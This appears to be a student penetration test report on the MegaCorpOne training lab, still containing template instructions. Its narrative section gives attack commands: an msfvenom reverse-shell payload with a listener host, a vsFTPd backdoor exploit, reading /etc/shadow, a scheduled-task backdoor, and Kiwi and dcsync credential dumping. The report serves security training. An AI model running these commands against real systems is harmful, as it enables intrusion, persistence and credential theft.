**MegaCorpOne**

**Penetration Test Report**

**Kelly Cybersecurity Testing, LLC**

# 

## Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

[Confidentiality Statement 2](#_30j0zll)

[Contact Information 4](#_1fob9te)

[Document History 4](#_3znysh7)

[Introduction 5](#_2et92p0)

[Assessment Objective 5](#_3dy6vkm)

[Penetration Testing Methodology 6](#_2s8eyo1)

[Reconnaissance 6](#_17dp8vu)

[Identification of Vulnerabilities and Services 6](#_3rdcrjn)

[Vulnerability Exploitation 6](#_26in1rg)

[Reporting 6](#_lnxbz9)

[Scope 7](#_35nkun2)

[Executive Summary of Findings 8](https://docs.google.com/document/d/1wDIaTVbfBMQyhqnYpsTeAEPFpNj3eTDTnXDg1l8D1x0/edit#heading=h.44sinio)

[Grading Methodology 8](#_z337ya)

[Summary of Strengths 9](#_3j2qqm3)

[Summary of Weaknesses 9](#_1y810tw)

[Executive Summary Narrative 10](https://docs.google.com/document/d/1wDIaTVbfBMQyhqnYpsTeAEPFpNj3eTDTnXDg1l8D1x0/edit#heading=h.4i7ojhp)

[Summary Vulnerability Overview 11](https://docs.google.com/document/d/1wDIaTVbfBMQyhqnYpsTeAEPFpNj3eTDTnXDg1l8D1x0/edit#heading=h.2xcytpi)

Vulnerability Findings [12](#_1ci93xb)

[MITRE ATT&CK Navigator Map 13](#_3whwml4)

# 

## Contact Information

|  |  |
| --- | --- |
| **Company Name** | Kelly Cybersecurity Testing, LLC |
| **Contact Name** | Kelly Leihy |
| **Contact Title** | Penetration Tester |
| **Contact Phone** | 555.224.2411 |
| **Contact Email** | ContactUs@KCT.com |

## Document History

|  |  |  |  |
| --- | --- | --- | --- |
| **Version** | **Date** | **Author(s)** | **Comments** |
| 001 | 03/22/2023 | Kelly Leihy |  |
| 002 | 3/28/2023 | Kelly Leihy |  |
| 003 | 3/29/2023 | Kelly Leihy |  |
| 004 | 4/4/2023 | Kelly Leihy |  |

# 

## Introduction

In accordance with MegaCorpOne’s policies, Kelly Cybersecurity Testing, LLC (henceforth known as KCT) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne’s network segments by KCT during March-April of 2023.

For the testing, KCT focused on the following:

* Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
* Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
* Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

### **Assessment Objective**

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

KCT used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

|  |
| --- |
| **Objective** |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator. |
| Compromise at least two machines. |

# 

## Penetration Testing Methodology

### **Reconnaissance**

KCT begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

### **Identification of Vulnerabilities and Services**

KCT uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

### **Vulnerability Exploitation**

KCT’s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

### **Reporting**

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# 

## Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne’s responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

|  |  |
| --- | --- |
| **IP Address/URL** | **Description** |
| 172.16.117.0/16  MCO.local  \*.Megacorpone.com | MegaCorpOne internal domain, range and public website |

# 

## Executive Summary of Findings

## 

### **Grading Methodology**

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.

**High**: Indirect threat to key business processes/threat to secondary business processes.

**Medium**: Indirect or partial threat to business processes.

**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:

Chart

Description automatically generated with medium confidence

## 

### **Summary of Strengths**

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne’s environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

* HTTPS: shows it is secured
* 977 closed ports
* Individual users with own login information and email accounts
* Encrypted passwords for the users that are in the system
* Unable to log into WINDC01 VM in Hyper-V with an employee’s credentials
* Private VPN

### **Summary of Weaknesses**

KCT successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

1. Exposed user information with Google Dorking.
2. We were able to enumerate MegaCorpe’s Domain
3. We found that the domain server info is accessible using OSINT tools
4. We were able to log onto an employee account though weak passwords
5. We found that port 21 is vulnerable to a backdoor exploit therefore allow us to use a Python script to exploit and gain a reverse shell into the machine.
6. We were able to choose a C2 that will work on your machines due to the information collected on MegaCorpe’s Domain.
7. We were able to search the system using Metasploit and find employee login credentials that were unencrypted
8. Once we got into the system, we were able to unencrypt all users’ passwords.
9. We were able to add an additional port so that we can continue to SSH into the remote user if the first connection we had became compromised.
10. We were then able to do a network scan and see how many machines are on the network, how many ports were open, and figure out the domain controller.
11. We logged into a Windows machine using an employee’s login credentials.
12. We were able to collect a user’s username and password with Responder
13. Used WMI to remotely administrate the Windows machines.
14. We were able to create a custom payload with msfvenom and run it on the designated host’s machine
15. Escalate privileges from an employee login credential to an administrator
16. We used Task Scheduler so our Payload will run on certain times.
17. We were able to crack the cached credentials.
18. We gained access to the domain controller and moved from the Windows10 machine to WINDC01.
19. We were able to crack more credentials being the domain controller.

# 

## Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It’s fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

1. Google Dorking: we were able to collect employee email and names. This is dangerous because it opens the doors for brute force attacks, login attempts, and phishing using real people as fake dientitie
   1. Type “site:megacorpeone.com” into Google search
   2. View the top websites to give us domain information
   3. Type “intext:email site:megacorpeone.com” into Google search
   4. View on the first few sites emails of employees at the company

Information found:

* Alan Grofield [agrofield@megacorpone.com](mailto:agrofield@megacorpone.com)
* Joe Sheer [joe@megacorpone.com](mailto:joe@megacorpone.com)
* Matt Smith [msmith@megacorpone.com](mailto:msmith@megacorpone.com)
* Mike Carlow [mcarlow@megacorpone.com](mailto:mcarlow@megacorpone.com)
* Tanya Rivera [trivera@megacorpone.com](mailto:trivera@megacorpone.com)
* Tom Hudson [thudson@megacorpone.com](mailto:thudson@megacorpone.com)

1. Shodan: With the Shodan website, we were enumerate Megacorped’s one domain. We found out important about the system (listed below)
   1. In terminal, lookup Megacorpeone’s IP address
   2. In Shodan, search Megacorpone’s IP address

Information found:

* Ports open: 22, 80, 443
* SSH Version being ran: SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2
* OS Server Debian
* Version of the web server running: Apache 2.4.38
* Vulnerabilities on the server: CVE-2019-0215, CVE-2019-0220, CVE-2019-0217, CVE-2019-0197, CVE-2019-0196, CVE-2019-0211
* Server location: Montreal, Canada

1. Recon-ng: we found the domain server and number of hosts.
   1. In terminal we viewed all installed modules
   2. Ran a query hackettarget.com for a scan against megacorpone.com
   3. Generate a report

Information found:

* 90 hosts

1. Password Guessing: we were able to guess Tom Hudson’s password. His password is the same as his username - thusdson/thudson.
2. NMAP scan: With a simple nmap scan, we learned that port 21 was vulnerable to a backdoor exploit:

VULNERABLE:

vsFTPd version 2.3.4 backdoor

State: VULNERABLE (Exploitable)

1. Exploitation: We used Searchsploit to seach for exploits against port 21. This gave us access to reverse shell into the machine. We edited the script in nano with the backdoor execution path and ran the new script. “Success, shell opened” on 172.17.0.4
2. C2 Research: Because we were able to gather information on MegaCorpOne’s Domain, we were able to lookup what C2 framework we could use. The one we chose was Metasploit because it allows the following:
3. It must support the channels of HTTP and SMB.
4. It must support Windows.
5. It must provide logging.
6. Privilege Escalation: We were asked to test if employees were saving their passwords as plain text. We were able to cat the msfadmin password as a low-privileged user.
   1. Run Metasploit
   2. Use find command to search keywords in the system such as “admin” and “password:
   3. This led us to adminpassword.txt which had the password unencrypted.
7. Password Cracking: Once we had full access to the system, we were able to unencrypt all the users’ passwords
   1. We ran sudo ls /home to gather a list of users.
   2. Then we ran sudo cat /etc/shadow to gather hashes.
   3. We saved this information in a text file and ran johntheripper “john” and collected the passwords of all users
8. Persistence: We added another port to the SSH config file by editing the file using Nano, adding another port (10022) and after a quick reboot, we were able to SSH into the target host.
9. Windows Port Scanning: We ran the nmap command to find out there are two windows machines, found the following open ports: 445 SMB, 139 RPC/SMB, 3389 RDP, 88 Kerberos, and learned that port 88 is the Domain Controller.
10. Password Spraying:
    1. Opened Metasploit
    2. Loaded auxiliary/scanner/smb/smb\_login module
    3. Used tstark credentials to login
    4. Set SMBDomain to the domain of the Windows10 machine
    5. Set RHOSTS to the entire subnet in CIDR notation
    6. We were able to log into 172.22.117.20
11. LLMNR Spoofing: We collected
    1. Run responder
    2. Collect the password hash
    3. Save it to a text file and run johntheripper on it
    4. We collected Peter Parker’s username and password
12. Windows Management Instrumentation (WMI): We used parker and tstarks’ credentials to run commands on the remote machine.
    1. Start Metasploit
    2. Load the scanner/smb/impacket/wmiexec module
    3. We manipulated the set command to collect the following information:
       1. version and build number of Windows: 10.0.19042 Build 19042
       2. Processor architecture is the machine: x64
       3. No logged in users
       4. Shares are available on the machine: C$, IPC$, ADMIN$
13. MSFVenom: We were able to create a custom payload with msfvenom and run it on the designated host’s machine.
    1. Go to home directory and run msfvenom -p windows/meterpreter/reverse\_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
    2. Connect to remote system: smbclient //172.22.117.20/C$ -U megacorpone/tstark
    3. Login and “put shell.exe” onto the system
    4. Match the handler module to match it to the payload settings using “set”
14. Windows Privilege Escalation:Escalate privileges from tstark’s login credentials to an administrator.
    1. Run meterpreter and use background command
    2. Use the windows/local/persistence\_service module
    3. Set the parameters and run
    4. Getuid (and rename file to something more stealthy)
15. Persistence: We used Task Scheduler so our Payload will run on certain times.
    1. Open in meterpreter and run shell
    2. Run schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe" so my payload will execute everyday at midnight.
16. Credential Dumping: We were able to load Kiwi in Meterpreter, collect credentials and run John the Ripper on the cached credentials.
    1. Run kiwi\_cmd lsadump::cache
    2. Save the hashes in a txt file
    3. Cat the txt fie
    4. Ran John the Ripper on the txt file and collected the passwords
    5. We collected banners password - Winter2021
17. Credential Spraying: We gained access to the domain controller.
18. Load Metasploit
19. Fill the SMB Domain, User, Pass, and Rhosts with info we gathered from Credential Dumping
20. Run exploit
21. Lateral Movement: We gained access to the domain controller and moved from Windows10 to WINDC01.
22. Load Metasploit
23. Fill the SMB Domain, User, Pass, and Rhosts with info we gathered from Credential Dumping
24. Run exploit
25. Credential Access: We were able to crack more passwords in the NTDS file with John the Ripper.
    1. Load Meterpreter and Kiwi
    2. See users with “net users” and run “dcsync\_ntlm” for each of the users
    3. Put all info into a txt file and run John the Ripper

## Summary Vulnerability Overview

|  |  |
| --- | --- |
| **Vulnerability** | **Severity** |
| Weak password on public web application | **Critical** |
| Employee Information | **Low** |
| Certificate and Domain Transparency | **Low** |
| Network Scanning | **Medium** |
| Exploitation | **Critical** |
| Post Exploitation | **Critical** |

The following summary tables represent an overview of the assessment findings for this penetration test:

|  |  |
| --- | --- |
| **Scan Type** | **Total** |
| Hosts | What hosts did you scan?  172.22.117.20  172.22.117.100  172.22.117.150  192.241.255.118 |
| Ports | What ports did you scan?  21 22 80 106 110 443 |

|  |  |
| --- | --- |
| **Exploitation Risk** | **Total** |
| **Critical** | 3 |
| **High** | 0 |
| **Medium** | 1 |
| **Low** | 2 |

## Vulnerability Findings

### **Weak Password on Public Web Application**

**Risk Rating**: **Critical**

**Description**:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. KCT was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user’s password and access the configuration file.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
* Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
* Reset the user **thudson’s** password.
* Encrypt data

[List any other vulnerabilities you found here. Feel free to go into as much detail (including technical detail) as you want.]

### **Employee Information**

**Risk Rating**: **Low**

**Description**:

Through Google Dorking, we can access employee names and email addresses.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Create unique email addresses for users
* Remove employee information from the website
* Encrypting information
* Protect sensitive content by utilizing a robots.txt

### **Certificate and Domain Transparency**

**Risk Rating**: **Low**

**Description**:

We can look up domain information, open ports, IP address, conduct C2 research, etc.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Use Private VPNs
* Use HTTPS
* Run Shodan against yourself

### 

### **Network Scanning**

**Risk Rating**: **Medium**

**Description**:

We are able to scan and discover networks and ports you are using.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Set up firewalls

### 

### **Exploitation**

**Risk Rating**: **Critical**

**Description**:

We can access the network using Metasploit.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

* Have threat detectors
* Check who is on the network
* Limit amount of users

### **Post Exploitation**

**Risk Rating**: **Critical**

**Description**:

We can access manipulate information once we are in the network.

**Affected Hosts**: vpn.megacorpone.com

**What We Were Able to Do:**

1. Found unencrypted passwords
2. Added another port to backdoor back into the network
3. Got access to other users’ credentials
4. Gained access of domain controller
5. Log in as other users
6. Run custom payloads
7. Escalate Priviledges

**Remediation**:

The best way to avoid this is to prevent being exploited. There are a lot of vulnerabilities that is putting the company at risk. The best steps include updating software, removing information about the domain and employees from the internet, updating passwords, creating unique ID’s, putting up firewalls, set up threat detectors, regularly pentest the system, encrypt data, etc.

# 


## MITRE ATT&CK Navigator Map

[Using the [MITRE ATT&CK Navigator](https://mitre-attack.github.io/attack-navigator/), build out a map showing what techniques you’ve used so far. To do so, on the MITRE ATT&CK Navigator page, click “Create New Layer,” then “Enterprise,” and select each technique that you’ve used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:

A picture containing text

Description automatically generated

When you’re done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that KCT used throughout the assessment.

Legend:

Performed successfully

Failure to perform

[MITRE ATT&CK navigator map]

I marked things we did not try but learned about in blue.